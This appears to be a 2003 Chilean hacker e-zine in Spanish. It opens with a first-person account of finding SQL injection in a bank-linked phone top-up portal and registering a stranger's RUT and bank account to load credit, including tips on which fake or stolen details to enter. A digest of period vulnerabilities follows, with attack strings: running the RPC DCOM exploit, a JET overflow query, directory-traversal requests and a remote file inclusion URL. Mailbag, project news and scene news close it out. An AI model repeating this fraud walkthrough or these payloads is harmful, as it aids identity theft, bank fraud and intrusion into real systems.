Bueno el cuento es mas o menos este, una noche de ocio en la cual no tenia nada que hacer estaba jugando con mi celular y se me ocurre intentar cargar algo si es que se podía, un par de minutos para ver si es que lograba hacerlo, para eso aplico teclado de números y marco el 103 de entel luego le doy a la opción 1 para cargar dinero y me pillo con la sorpresa que estaban implementando una nueva forma de recarga, que consistía en la actual opción numero 5 con cargo a cuentas bancarias, esto me llamo la atención ya que al presionar me salia una sub opción que decía "para cargar dinero con cargo a miscuentas.com marque dos" y yo como curioso lo hago y me dice ingrese rut del titular, osea supuestamente un rut registrado en ese servidor llamado miscuentas.com. Bueno esto me llamo la atención y deduje antes de ver el sitio que debería haber ahí una gran base de datos esperando por ahí xDD y decidí investigar a fondo el servidor.

Con el tiempo me vi con variada información de dicho servidor, tanto información de diversos scan de bug, scan de puertos, análisis de

información critica como sistema operativo y otras cosas mas. Poco
A poco me fui sorprendiendo con el pasar de las horas y de los análisis
me encontraba frente a Win NT Supuestamente bien custodiado y asegurado
que corría ISS 4.0 xDD y que tenia buenos filtros y al parecer no tenia
implementado un firewall no se por que xDD. Bueno intente varias cosas
como por ejemplo el mítico bug del unicode/decode, pero estaba
parcheado, así fui descartando de poco hasta llegar a las aplicaciones
ASP y a las paginas dinámicas, las cuales eran vulnerables a inyección
SQL y por ende era una puerta abierta a la base de datos codiciada :-).

Bueno siguiendo con lo nuestro, como les contaba un poco arriba tenia
entre mis manos una gran cantidad de información, pero no me quede ahí,
quería ver como funcionaba el tema de la gestión de la inscripciones de
posibles usuarios y la validación, con lo que no quede sorprendido,
pero
reconozco me toco.

El caso era el siguiente cogí un rut, con previo nombre y numero de
cuenta bancaria (no me digan que no saben como sacar el numero de la
cuenta bancaria xDD). Después de esto aplique registro, salia lo típico
un formulario algo así que pedía estos datos:

- Dirección (puedes poner cualquiera)
- Teléfono (tu celular de entel o smarcom y que no este registrado en la compañía)
- Rut (salta a la vista man)
- Nombre (que pertenezca al rut o cualquiera)
- Numero de cuenta bancaria (he ya sabes a ensuciar las manos un poco xDD)
- Mail (donde lo puedas leer, pero que no tenga relación contigo)
- Números a cargar (aca habían que poner dos, los que querías activar pa la carga).

Luego de esto te envían una contraseña por mail, la cual tu después la
cambias, y luego inscribes el monto, osea las lukas que vas a destinar
para el cuento de los celulares, igual hay otras opciones como pagar el
gas, el agua, etc pago online vía cuenta bancaria xDD. Bueno al paso de
un par de horas te llaman al celular que tu previamente inscribiste y
mira la mala implementación de gestión, solo te preguntan estas cosas:

- Ustedes es el señor tanto tanto
- Ustedes registro su rut en nuestros servicios
- Nos puede verificar sus datos por favor
- Domicilio para enviar la factura o prefiere fax xDD (Envíen un fax al ciber que concurro xDD).

Y eso es todo lo que preguntan, salta a la vista la mala implementación
de la seguridad en dicha empresa o nop? Luego de todo esto, ya conocía
como operaban y conocí también la facilidad que se llega encontrar para
cargar celulares y hasta pagar el gas. Con lo que me dio por pensar
otra ves los únicos y potenciales víctimas sera la gente que se
registre en dicho portal, ya que corre el peligro que sus datos sean
conocidos por atacantes remotos, y los únicos culpables otra ves la
gente no capacitada y no calificada para emprender dichas tareas, otra
ves la gente sufre y les pena la ignorancia de gente fanfarrona y
hambrientos de dinero que solo les interesa llenarse los bolsillos con
el dinero de la gente.

Como ven aca queda demostrado la ineficiencia de mucha gente y en
especial de la empresa afectada, no pretendo y esto lo dejo bien claro
incitar a lo ilegal, es mas todo esto fue planteado a los
administradores de los cuales no se obtuvo respuesta alguna.

Nota

Este material aca expuesto fue redactado con el único fin de demostrar la poca seguridad que existe hoy en día a nivel nacional y también dar a conocer las implicancias de técnicas de hacking como la ingeniería social y muchas mas que son el talón de Aquiles para muchos servidores de esta índole.

Para culminar voy a tratar algunas hierbas que no podrían quedar en el tintero que son como un atacante se puede hacer con los datos requeridos para registrar un rut y cuenta bancaria en un medio como este y terminare con algunos pequeños consejos a seguir con el único fin de investigación y de dar a conocer a la gente que no debe fiarse y entregar sus datos así como así a empresas ineficientes y en cierta parte tratar de crear una conciencia de todo esto dentro de nuestro país que también puede ser aplicado a otros países.

Algunas de las formas de como alguien puede coger tus datos:

- Has escuchado hablar del rastreo de basura, mas conocido en la ecena under como trashing a?, bueno para los que no saben aun que es esto, un pequeño ejemplo:

Cuando sacas plata de un cajero automático, botas las papeletas, en la calle? dentro del cajero? en alguna parte? Bueno si es así corres el riego de que alguien obtenga dicha papeleta, donde sale información como numero de cuenta y aveces rut o me equivoco? Bueno si es así pon mas cuidado en tus actos.

- Cuando vas a algún restaurante y pagas con tu chequera o tarjeta bancaria también botas el recibo por ahí? Si es así hey man a tener mas cuidado que todo no son tan buenos como yo o los chicos cdt :-).

- Para que mencionar los validadores de rut que andan por ahí

Y así podría estar relatándole miles de formas de como obtener estos datos, y mas que pueden ser encontrados a diario con un simple descuido. Existen otras formas como la ingeniería social, pero de eso no hablare ya que es bastante conocido, y hay muchas formas de implementarlas, una de las mas conocidas en este ultimo tiempo y aplicada en chile es que te llaman al fono y se hacen pasar por ejecutiva(o) de alguna empresa de telefonía y te ofrecen un descuento de tanto en tu boleta de fin de mes y te pide algo así como me puede dar su rut, algún numero de tarjeta o paga vía algún medio parecido, y así van sacando datos. Suena paranoico pero no esta lejos de la realidad, es mas es un hecho que esto se vive día a día.

Despedida

Bueno señores estamos culminando nuestro texto y no podía dejar entrever y repetir esta situación que ocurre variadas veces dentro de algunos servidores chilenos y también extranjeros, en este caso tratamos un par de fallos en un servidor chileno, y también las implicancias de técnicas meramente nacidas y derivadas del hacking, pero que no necesariamente ocupamos para nuestro beneficio si no que lo damos a conocer para así tratar de mejorar esta situación y si el día de mañana tenemos que sacar a la luz otro fallo en cualquier servidor e índole dentro de alguna entidad lo haremos con el único fin de tratar de alertar y contribuir a mejorar la situación de dichos servidores con respecto a seguridad y sin sacar provecho alguno de la situación. Bueno esto esto todo...

Bug(s) y Exploit(s)

By CDT Staff

E-Mail Contacto: cdt_911@hotmail.com

Bueno señores aca les va una recopilación de algunos bug y uno que otro exploit, esperamos que los disfruten. Bueno como les decía aca hay una pequeña recopilación de bug, en esta edición solo pusimos unos pocos, los mas importantes salidos a la fecha ya que no queremos recargar la zine y preferimos poner temas de mas interés, aunque estos igual merecen en parte su interés.

Nuevo fallo en servidores Microsoft (Bug RPC DCOM)

Explicación del bug:

(RPC) es un protocolo que se utiliza en el sistema operativo Windows. RPC proporciona un mecanismo de comunicación entre procesos que permite a un programa que se ejecuta en un equipo obtener acceso sin dificultades a los servicios en otro equipo. Este protocolo se deriva del protocolo RPC de OSF (Open Software Foundation), pero con la incorporación de algunas extensiones específicas de Microsoft.

Se han identificado dos puntos vulnerables en la parte de RPC que se encarga del intercambio de mensajes sobre TCP/IP. Uno de ellos podría permitir la ejecución arbitraria de código y el otro podría provocar una denegación de servicio. Estos defectos se producen debido al control incorrecto de los mensajes mal formados. Estas vulnerabilidades en particular afectan a la interfaz de Modelo de objetos de componentes distribuido (DCOM) con RPC, que escucha en el puerto 135 de TCP/UDP y en los puertos 139, 445 y 593 de TCP. Esta interfaz controla las solicitudes de activación de objetos de DCOM que las máquinas cliente envían al servidor. Un atacante que consiguiera aprovechar este punto vulnerable podría ejecutar código con privilegios Local System en el sistema afectado. De esta forma, el intruso podría realizar cualquier tipo de acción en el sistema como, por ejemplo, instalar programas, ver, o cambiar datos, o crear nuevas cuentas con privilegios.

Sistemas afectados:

Microsoft Windows 2000 Advanced Server (SP4,SP3,SP2,SP1,sin SP)
Microsoft Windows 2000 Datacenter Server (SP4,SP3,SP2,SP1,sin SP)
Microsoft Windows 2000 Professional (SP4,SP3,SP2,SP1,sin SP)
Microsoft Windows 2000 Server (SP4,SP3,SP2,SP1,sin SP)
Microsoft Windows NT Enterprise Server 4.0
(SP6a,SP6,SP5,SP4,SP3,SP2,SP1,sin SP)
Microsoft Windows NT Server 4.0 (SP6a,SP6,SP5,SP4,SP3,SP2,SP1,sin SP)
Microsoft Windows NT Terminal Server 4.0
(SP6a,SP6,SP5,SP4,SP3,SP2,SP1,sin SP)
Microsoft Windows NT Workstation 4.0(SP6a,SP6,SP5,SP4,SP3,SP2,SP1,sin SP)
Microsoft Windows Server 2003 Datacenter Edition
Microsoft Windows Server 2003 Datacenter Edition 64-bit
Microsoft Windows Server 2003 Enterprise Edition
Microsoft Windows Server 2003 Enterprise Edition 64-bit
Microsoft Windows Server 2003 Standard Edition
Microsoft Windows Server 2003 Web Edition
Microsoft Windows XP 64-bit Edition SP1

Microsoft Windows XP 64-bit Edition
Microsoft Windows XP Home SP1
Microsoft Windows XP Home
Microsoft Windows XP Professional SP1
Microsoft Windows XP Professional

Explotación del bug:

Para aprovechar estas vulnerabilidades, el atacante debería descubrir el sistema operativo previamente valiéndose por ejemplo de un scan como Nmap, Queso, LANguard Network Security Scanner, etc, Luego de esto principalmente aplicar el exploit dcom.c o también lo puedes encontrar compilado como rpcdcom y para que funcione debes tener el archivo cygwin1.dll o tambien puedes encontrar otra versión del exploit llamado DComExploit.exe y esta no requiere tener el cygwin1.dll.

Para hacer esto tienes que hacerlo desde una ventana de comandos, ejecutas el exploit escribiendo:"rpcdcom.exerpcdcom.exe" algo así

C:\Windows>rpcdcom.exe

Y luego saldrán los pasos a seguir, es un bug muy fácil de explotar, ya que los exploit están a la mano.

Por otro lado aca dejamos el código del exploit dcom.c que lo portamos adjunto a la zine, para evitar problemas con la misma.

Mas información:

http://www.securityfocus.com/bid/8205
http://www.securiteam.com/windowsntfocus/5SP0C20AKG.html
http://www.securityfocus.com/bid/8205
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0352
http://www.hispasec.com/unaaldia/1728
http://securityresponse.symantec.com/avcenter/security/Content/8205.html
http://www.unam-cert.unam.mx/Boletines/Boletines2003/boletin-UNAM-CERT-2003-016.html
http://cyruxnet.com.ar

Solución:

Parchear inmediatamente, el parche lo encuentras en:
http://www.microsoft.com/technet/treeview/?url=/technet/security/bulletin/MS03-026.asp

Mas información:

http://www.microsoft.com/technet/treeview/?url=/technet/security/bulletin/MS03-026.asp

Fuente:
Grupo The Last Stage of Delirium Research Group
http://lsd-pl.net/

Comentarios:

Hay un muy buen texto que explica como explotar este bug en la web de Cyruxnet, el cual esta muy bien tratado y con ejemplos varios.

Desbordamiento de Buffer en Microsoft JET

Explicación del bug

Se ha anunciado una vulnerabilidad en Microsoft JET Engine, que puede ser explotada por un usuario malicioso para elevar sus privilegios en los sistemas vulnerables. La vulnerabilidad está provocada por un búfer sin comprobar cuando se incluye un nombre de función muy largo (276 caracteres o más) en una consulta SQL. Esto provoca el desbordamiento de búfer y permite la ejecución de código arbitrario con privilegios elevados.

Aplicaciones vulnerables:

La vulnerabilidad afecta a todo el software que haga uso del motor Microsoft JET 4.0 con SP6 aplicado, aunque anteriores versiones también estan afectadas. Otros productos de Microsoft que heredan la vulnerabilidad son Access 2000, Access 2002, MDAC 2.x, Office 2000, Office XP, SQL Server 2000 y SQL Server 7.

Exploit:

```
SELECT * FROM
OPENROWSET('microsoft.jet.oledb.4.0','c:basedatos.mdb';'admin';'','sele
ct XXX...[276]...XXX()')
```

Más información:

http://support.microsoft.com/default.aspx?scid=kb;EN-US;239114
http://support.microsoft.com/default.aspx?scid=kb;EN-US;282010
http://lists.netsys.com/pipermail/full-disclosure/2003-July/011193.html

Solucion:

Esta vulnerabilidad se ha solucionado en Microsoft JET Service Pack 7 incluido en Windows 2000 Service Pack 4 que se encuentra disponible en disponible en:

http://www.microsoft.com/windows2000/downloads/servicepacks/sp4/default.asp

Bug en Sendmail

Explicación del bug

se ha conocido una vulnerabilidad que afecta a Sendmail por la que un atacante remoto podría provocar una denegación de servicio (DoS) en un sistema vulnerable o incluso llegar a comprometer dicho sistema.

La vulnerabilidad está provocada por el uso de una estructura no inicializada cuando se usan mapas DNS. Esto se puede explotar mediante el envío de una respuesta DNS especialmente creada a un sistema previamente afectado, lo que podrá provocar la caída de este o incluso llegar a la ejecución de código arbitrario en el sistema.

Esta vulnerabilidad afecta a las versiones de Sendmail 8.12.8 y anteriores hasta la 8.12.x , ya que las versiones anteriores a la 8.12 utilizaban otro tipo de mapa DNS.

Mas información

Sendmail fails to appropriately initialize data structures for DNS maps
http://www.kb.cert.org/vuls/id/993452

DNS map problem in 8.12.x before 8.12.9
http://www.sendmail.org/dnsmap1.html

Sendmail vulnerable to DoS attacks
http://searchenterpriselinux.techtarget.com/originalContent/0,289142,sid39_gci921467,00.html

Solución:

actualizarse o parchear inmediatamente

Parches:

Parche para FreeBSD

ftp://ftp.freebsd.org/pub/FreeBSD/CERT/advisories/FreeBSD-SA 03:11.sendmail.asc

Parche para Mandrake Linux

http://www.mandrakesecure.net/en/advisories/advisory.php?name=MDKSA-2003:086

Parche para Red Hat Linux

https://rhn.redhat.com/errata/RHSA-2003-265.html

Vulnerabilidades en servidores Apple QuickTime/Darwin Streaming 4.1.x

Explicación del bug

Se han detectado múltiples vulnerabilidades en el servidor de streaming Darwin que pueden permitir a un atacante provocar denegaciones de servicio o el acceso a información no autorizada o sensible.

Como es sabido hoy existen versiones de este servido para diferentes plataformas como:

- Mac OS X
- Linux
- Solaris
- Windows NT/2000
-

Bueno ahora vámonos por puntos.

Exploit variados para esta vulnerabilidad en los diferentes sistemas operativos

- Se puede provocar una denegación de servicio mediante la petición de un nombre de dispositivo DOS, ej. "GET /AUX" o "GET /../AUX". Esto afecta a sistemas Windows.

- Se puede provocar una denegación de servicio mediante la petición de "/view_broadcast.cgi" a través de HTTP en el puerto 1220/tcp. Esto afecta a sistamas Windows

- Se puede visualizar el código fuente de cualquier archivo mediante "/parse_xml.cgi?filename=nombre_de_archivo" a través de HTTP.

- Es posible visualizar el código fuente de cualquier script añadiendo "%2e" y "%20" al nombre del script al realizar la petición HTTP.

- Es posible visualizar cualquier archivo fuera de la raíz del web usando una escalada de directorios trivial en peticiones HTTP. Ejemplo: "GET /../qtusers".

- Un usuario malicioso podrá configurar la contraseña de admin si el sistema está conectado a Internet antes de que sea correctamente configurado. El problema es que "Setup Assistant" está disponible para cualquier usuario hasta que el sistema esté configurado. Esto solo
afecta a sistemas Mac OS X.

Mas información:

Multiple Vulnerabilities Apple QuickTime/Darwin Streaming

http://www.rapid7.com/advisories/R7-0015.html

Streaming Server

http://developer.apple.com/darwin/projects/streaming/

Solución:

Gran parte de estos bug están corregidos en la versión 4.1.3g.

Para el caso en que se puede ver código fuente de cualquier archivo mediante "/parse_xml.cgi? filename=nombre_de_archivo" a través de HTTP. La solución a este problema es eliminar el archivo parse_xml.cg y esperar la nueva actualización.

Ahora pasemos a ver unos cortos, pero no por esto menos interesantes...

- [Afectado: Msn Messenger 6]
  Versiones: hasta la 6.0.0602
  Bug: Buffer overflow
  Autor: Baah Naamneh (b_naamneh@hotmail.com)

  Msn6 incluye la posibilidad de enviar imágenes que se ven por un pequeño visor, si la imagen que se envía no esta completa, es decir, le falta un pedazo de datos causa un buffer overflow y la consiguiente
  caída de messenger.
  http://members.lycos.co.uk/bnsecurity/01/

- [Afectado: Mpg123]
  Versiones: mpg123 mpg123 pre0.59s mpg123 mpg123 0.59 r
  Bug: Buffer overflow

  Si con Mpg123 se reproduce un archivo mp3 de bitrate 0, causa el buffer overflow. La actualización ya esta disponible.

- [Afectado: PAM]
  Versiones: 8
  Bug: Vulnerabilidad local
  Autor: Andreas Beck

  Para quien no sepa que es Pam, bueno, es el sistema de autentificacion de Linux.

  Pam_xauth es uno de los módulos que lo forma, este se utiliza para la búsqueda de las credenciales de la X. Si el atacante puede correr "su" desde una sesión de X, podría robar las credenciales de X y ejecutar programas en la X del usuario corriente.

  La actualización ya esta disponible.

- [Afectado: Mozilla, Netscape]
  Versiones: RH 7.1, 7.2, 7.3, 8.0 (todas i386)
  Bug: Heap-based buffer overflow

  El fallo permite ejecutar código arbitrario vía un .jar que durante la descompresión, causara el overflow.

  Esto no ocurre en la versión 1.0.2 de Mozilla, la cual trae otras mejoras de seguridad y estabilidad.

- [Afectado: Xpdf]
  Bug: Comandos arbitrario
  Autor: Martyn Gilmore

  Un atacante puede escribirle al pdf vínculos que si son activados, permiten que se puedan ejecutar comandos arbitrarios en la shell.

- [Afectado: Routers Cisco (Cisco IOS)]
  Bug: Denial of Service

  Los routers y switches Cisco, corriendo 'Cisco IOS' y que están configurados paraIPv4, son vulnerables a ataques DoS. Los dispositivos que trabajan con Ipv6 no son afectados.

  El parche ya esta disponible.

  Como nota aparte, se lanzo una utilidad para escanear Ciscos vulnerables, la herramienta se llama SNScan y la puedes descargar desde aca:

  http://www.foundstone.com/resources/proddesc/snscan.htm

- [Afectado: phpForum]
  Versiones: 2.x
  Bug: Inclusion de codigo arbitrario
  Autor: Marc Bromm

  La vulnerabilidad es causada por un error en mainfile.php, que permite que se puedan dar direcciones a archivos en la variable $MAIN_PATH. Se puede explotar dando una dirección a un servidor remoto, que puede ejecutar código arbitrario en el servidor vulnerable.

  Un ejemplo donde se puede dar el 'config.php' desde el servidor remoto puede ser:

  http://[serv.vuln]/forum/mainfile.php?MAIN_PATH=http://[serv.remt]

Bueno con esto terminamos xDD...

La Columna Del Lector

By Editor Cultura Digital Team

E-Mail contaco: cdt_911@hotmail.com

Revisando nuestra casilla de mail nos hemos encontrado con un par de mail que nos han hecho llegar, distintos son los personajes y así también diferentes los contenidos de los mail. A esto aclararemos algo, si envían mail como estos:

Me pueden ayudar a sacar la pass de la cuenta de hotmail de mi polola
Me ayudan o me dicen claves para llamar gratis ya que no tengo plata
Cuanto cobran por echarse una web xDD (Este wn lo que quería el rql)
Cambio tarjetas de crédito o me pueden regalar una.
ETC... Todos estos mail de esa índole no serán respondidos y serán desechados de inmediato a /dev/null xDD. Así que si nos quieren escribir escriban cosas coherentes y que dejen algo ok, bueno después de lo dicho pasemos a los mail de esta edición que se han publicado.

De: DANIEL QUINCHAHUAL MELLA <quincha_metal@xxxx.com>
Asunto: ayuda porfa
Fecha: 17 Jun 2003 21:56:05

hola agradecería cualquier tipo de ayuda.

si me pueden mandar material o decirme donde lo puedo encontrar sobre:

cual es el funcionamiento de las máquinas telefónicas chilenas o de celulares (((too lo relacionado con el phreack chileno)) porfa eso me seria de gran ayuda. y donde puedo encontrar algún manual o algo por el estilo de hacking chileno, como por ejemplo en donde enseñen a hackear paginas o como entrar a un pc de otro por la ip, o cualquier tipo de manual que sea actualizado por favor.

desde ya muchas gracias.

Respuesta Bitburner:

Eeh bueno.. de phreak es un tanto difícil encontrar ese material, una porque no hay personas de este tema que escriban tanto y otra porque igual tenemos buenas centrales telefónicas y respecto a lo segundo temas de hacking como entrar a otro pc por la ip podrías revisar en el sitio de uhi, ellos escriben temas así. el hacking en si no es solamente entrar a servidores y cosas de esa índole y bueno cosas muy explicitas de un curso 'como hackear webs' no vas a encontrar o van a ser mala leche igual que phreaking.

Respuesta [EL_CoNaN]:

Igual si quieres yo te podría enviar algunos textos que tengo en mi HD por ahí guardados, son de un nivel muy bueno y recomendados, así que comunicate nomas mano, A otra cosa que puedes hacer es buscar material sobre preack en la e-zine de mexican hackers mafia, ahí encuentras muy buenos textos sobre esas hierbas. De pasada saludos para los manes :p

De: Alex <alex@elhacker.info>
Asunto: none
Fecha: 18 Jun 2003 11:32:22

Hola,

Perfecto, ya está añadido el número 0 y el 1, cuando salga el 2 ya me avisaias :)

Saludos,
Alex

Respuesta [EL_CoNaN]:

Muchas gracias mano Alex por incluir la zine en tu site y así poder expandir un poco mas esto que tanto nos esforzamos para sacarlo adelante. Con respecto a la zine 2 ya estamos casi listos ahí te la enviaremos.

Saludos
Cultura Digital Team
2003

De ErGrone ." <ergrone.gedzac@xxx.xxx.com
Asunto: cdt conan
Fecha: 28 Jun 2003 18:40:28

Buenas.

la verdad ando con problemas, ya no tengo maquina para mi 100%, ni tiempo. e estado alejado del viril y de la programación de aplicaciones que utilicen sockets, pero no creo que sea por mucho.

de que escribiere la parte 2 , lo haré, pero no se cuando, quizás para uno o dos números mas.

cuando este de vuelta con maquina y conexión les aviso, salu!

Respuesta [EL_CoNaN]:

Bueno una mala noticia, ya que teníamos un articulo por salir en la zine
de esta edición con la continuación de lo escrito en la edición pasada, pero te comprendemos mano, además esperamos que estés pronto de vuelta y que sigas colaborando con cdt ya que hemos visto bastos conocimientos en ti y eres por lo demás un muy buen coder salute mano Egrone y que estés de vuelta pronto.

Y esos son todos los mails que publicamos en esta e-zine, tenemos otros dentro de la casilla pero que no valen la pena ser publicados.
Esperamos se animen a escribir algún mail por ahí y lo hagan llegar a nuestra casilla cuando gusten, aveces tardamos en responder pero lo hacemos.

Bueno eso es todo amigos....

Paseando Por Los Proyectos CDT

By Editor Cultura Digital Team

E-Mail contacto: cdt_911@hotmail.com

Quien dijo por ahí que estos proyectos están dormidos? Bueno aca vamos

El proyecto charlas CDT

Bueno aca les cuento que este proyecto esta sufriendo algunas modificaciones, aparte de dictar las charlas en el canal, en forma escrita, se esta viendo la posibilidad de darlas vía voz, por radio vía inet, cosa de hacer mas didáctica y explicativa las charlas, tanto en el canal de CDT en forma escrita y en formato voz por así llamarlo, se aceptaran preguntas mientras las charlas se realicen. Prontamente estaremos dictando un par de charlas, tanto algunos invitados externos y amigos de CDT y gente del staff activo de CDT. Trataremos diferentes temas, y viendo algunas cosas por ahí lo mas seguro que las charlas que vengan sean sobre seguridad informática y todo lo que conlleva con esto para hacer una buena seguidilla de estas para tratar de dejar algo productivo y de experiencia en esto, ya que mas de algo productivo se sacaran de dichas charlas.

Las charlas al tiempo dictadas las puedes encontrar en el mirror oficial de CDT.

Este proyecto a quedado exclusivamente a cargo de [EL_CoNaN] ya que azeck se retiro del grupo, así que se aceptan ideas y sugerencias y porque no algún piloto por ahí que colabore xDD...

Laboratorio de Unix/Linux

Aqui el encargado es nuestro gran amigo _AlphaIce_, bueno no relataremos de lo que se trata el proyecto ya que esto esta explicado en la E-Zine anterior, aca solo daremos pautas, explicaciones y avances.

Este proyecto se esta retrasando un poco y sera retomado en los meses de vacaciones de _AlphaIce_ junto con algunos miembros y usuarios de Linux en chile, así que pronto se esperaran a ver los frutos de este proyecto.

Laboratorio de nuevas tecnologías informáticas

El encargado aca es nuestro amigo bitburner, el cual esta en movimientos con las nuevas tecnologías y con algunos locales por ahí de software y hardware, ya que todavía no los acercamos a las empresas, pero este paso se daría prontamente y esperamos también tener frutos pronto.

Laboratorio Viril

Bueno este proyecto esta en andas, ya que nuestro amigo coño jtag a desaparecido y no hemos tenido noticias de el, estamos viendo quien se haría cargo de este proyecto para así ponerlo a caminar lo mas pronto posible y de el sacar provecho en el área de análisis viril

Bueno básicamente y en pocas palabras estamos esperando el lanzamiento

de nuestro sitio web en el cual daremos y pondremos a andar mejor cada uno de los proyectos, ya que así tendremos mas vitrina para mostrarlos y darlos a conocer con sus respectivos avances en forma periódica y redactados responsablemente, la idea es dejar un material de

investigación para las personas que lo necesiten por ahí y para quienes se interesan en ciertos temas.

Esperamos recibir un par de correos o de contactos de gente que nos quiera ayudar en estos proyectos y así formar parte de ellos para contribuir en algo con su grano de arena, así que los esperamos. Bueno con esto vamos terminando, pero antes los invitamos y los animamos en que colaboren con esta humilde causa, bueno no queda mas que un saludo y nos estamos viendo por ahí.

Noticias De El Mundo Under, Chile y el Mundo

By Editor Cultura Digital Team

E-Mail Contacto: cdt_911@hotmail.com

Venimos de vuelta con el diario bajo el brazo y aca les dejamos un par de informaciones del mundillo Under tanto de nuestro país como del mundo, así que a leer el diario matutino xDD, espero las disfruten.

Noticias Chilenas

Mitnick en chile

El pasado 26 de agosto mitnick aterrizo en chile, este ex carcelario y experto en seguridad de pasada por chile dicto una charla que se realizo en casa piedra, dentro de la cual daba a conocer las potenciales técnicas de ataques y como prevenirlas y así también una mirada a
la seguridad informática globalmente centrándose en la seguridad chilena la cual por lo visto esta lejos de las grandes potencias y todavía nos falta mejorar mucho en esta materia

HackMeeting UHI

El día sábado 2 de agosto, se llevo a cabo el primer HackMeeting oficial, realizado por la gente de UHI (United Hackers International), siendo uno de los segundo encuentros que se realizaba de una forma abierta en nuestro país Después del tan recordado hackit de san
Antonio.

Este encuentro tuvo carácter de oficial ya que fue anunciado por varios grupos a través de Internet y asistieron casi todos los miembros de UHI residentes en Santiago y también asistimos representando a CDT yuyoX y [EL_CoNaN]

Dicho meeting estuvo muy interesante, al comienzo del evento se realizo un torneo de Hacking a un servidor web preparado especialmente para la ocasión, dicha preparación corrió por cuenta de qide y era un servidor web que se encontraba dentro de la lan donde se realizo el encuentro. También se trató al ultimo gran fallo de Microsoft, el fallo del RPC, siendo aprovechado de inmediato por los asistentes para comenzar a jugar con los equipos que tenían instalados versiones 2000 y XP del sistema operativo. Dicho meeting se realizo en un concurrido ciber café capitalino (ciber café chatos), el cual fue adaptado para el evento que duro una noche, desde aca saludos a todos los chicos que asistieron...

El gusano blaster causa estagos en redes chilenas

Es sabido por todos del inmenso impacto de los gusanos informáticos causados a nivel mundial y como chile no esta aislado del resto del mundo también sufre las debacles de estos gusanos, los cuales después de la propagación del virus por Europa llego a chile generando el dolor de cabeza a muchos administradores de sistemas de variadas instituciones, como universidades, Isp, Bancos, etc. Se a sabido de una alta taza de infección en chile causado por el gusano blaster y esto

generara variadas perdidas para las empresas y las instituciones.

Encuentro de computines en talca

Este es un proyecto que a salido desde las entrañas del conocido grupo chileno Electrón Security Team, específicamente de x0rt o Elektro, es una especie de party que se esta queriendo implementar y que lo mas seguro es que salga y tenga una alta convocatoria.

Para fin de año se a fijado la fecha en la ciudad de talca chile, dicho encuentro a sido planteado ya en diferentes foros y webs y sera gestionado y preparado por varios personajes de la ecena nacional, incluyendo algunos integrantes de CDT que ya hemos manifestado nuestro interés y colaboración para dicho evento. En tal mencionado evento se trataran variedades de temas, no se a adelantado nada aun, ya que se esta en procesos de gestionar todo lo que son las pautas y la documentación para las cosas que se realizaran, se a sabido que el local donde se realizara es amplio con 20 puntos de red fijos, ampliables según sea necesario, también se a dado a conocer que mínimo habrán 14 equipos disponibles con Linux instalado para las personas que tengan problemas en llevar sus equipos, previo pago de una cuota a fijar.

Bueno esperamos que esto se de y que tenga una alta convocatoria, ya que encuentros como estos no se ven mucho en chile, además es algo que puede ser una experiencia muy enriquecedora para los que concurran.

Bueno ahora pasemos al exterior xDD..

Noticias internacionales

Desbordamiento de búfer en MDAC

Se anunciado por diferentes sitios de alertas sobre seguridad informática de la existencia de un problema de desbordamiento de búfer en MDAC (Microsoft Data Access Components) En la cual un atacante remoto puede llegar a comprometer cualquier sistema afectado. Microsoft ha publicado las actualizaciones necesarias para evitar los efectos de este bug.

MDAC (Microsoft Data Access Components) es una colección de componentes empleados para proporcionar conectividad de bases de datos en las conocidas plataformas Windows. se encuentra presente en la mayoría de sistemas Windows tales como:

En toda instalación por defecto de XP, Windows 2000, Windows Millennium y Windows Server 2003

MDAC es instalado o incluido por otra serie de productos o tecnologías. Por ejemplo, se incluye en Microsoft Windows NT 4.0 Option Pack y en Microsoft SQL Server 2000. Algunos componentes de MDAC también se incluyen como parte de Microsoft Internet Explorer.

Un atacante que explote exitosamente este fallo podrá conseguir el mismo grado de privilegios sobre el sistema que el de la aplicación que inició la petición broadcast. Las acciones que un atacante puede llevar a cabo dependerán de los permisos de la aplicación que hace uso de MDAC.

Blaster El gusano que causa estragos en la red

En los últimos meses hemos visto los efectos que ha provocado el Virus W32/Blaster, virus que aprovecha una vulnerabilidad descubierta a mediados de Julio por el grupo LSD, este es un gusano que ataca los ordenadores que utilizan los sistemas operativos Windows (las versiones Windows NT 4.0, Windows 2000, Windows XP y Windows Server 2003). Este

gusano se aprovecha de una vulnerabilidad recientemente descubierta en la interfaz de peticiones a procedimientos remotos (Remote Procedure Call, RPC) de Windows y su tasa de infección es relativamente alta y muy rápida.

W32/Blaster utiliza una vulnerabilidad presente en la interfaz RPC de Windows, descubierta a mediados del pasado mes de julio. Esta vulnerabilidad permite a un atacante remoto (en este caso, el gusano) obtener el control completo del sistema vulnerable y la ejecución de código arbitrario. Dicho gusano dispone de un algoritmo para generar los rangos de direcciones IP donde intenta localizar nuevos sistemas vulnerables en los que intentará propagarse. Este algoritmo está pensado para aumentar las probabilidades de atacar sistemas situados en redes cercanas. Para cada dirección IP obtenida, el gusano analiza las 20 direcciones IP siguientes, intentando establecer una conexión en el puerto 135/tcp. Si la conexión es satisfactoria, el gusano utilizado dos exploits diferentes para intentar infiltrarse en el sistema remoto. El primero de estos exploits sólo funciona si el sistema remoto ejecuta Windows 2000 mientras que el segundo es válido en el caso de que el sistema remoto sea un Windows XP. en el momento de enviar el código del exploit puede provocar la detención del proceso SVCHOST.EXE en el sistema atacado, o que el sistema se vuelva inestable y en dicho caso la infección no sera lograda.

Crackeando contraseñas en segundos

Se a dado a la luz que un investigador presento un nuevo algoritmo para identificar las contraseñas a partir de sus correspondientes hashes de forma muy rápida: en 13,6 de media se puede identificar cualquier contraseña compuesta de caracteres numéricos y alfanuméricos.

un investigador suizo publicó un artículo donde presentaba un nuevo método para romper las contraseñas utilizadas por Windows. El nuevo método se demuestra como uno de los sistemas más rápidos para romper contraseñas, ya que de media sólo necesita 13,6 segundos. Eso si, únicamente si la contraseña está compuesta totalmente por caracteres alfabéticos (a-z y A-Z) y numéricos (0-9).

El método consiste en si, en almacenar tablas de referencia de gran tamaño que permiten asociar las posibles contraseñas con el texto introducido por los usuarios, lo que permite acelerar todas las operaciones matemáticas necesarias para romper la contraseña. Esto implica que para poder realizar la identificación es necesario tener acceso a un ordenador con una gran cantidad de memoria: entre 1,5 y 2 GB... lo que hoy en día no es nada del otro mundo. Además también son necesarias gran cantidad de datos que puedan utilizarse como valores de referencia, con sus correspondientes códigos hash.

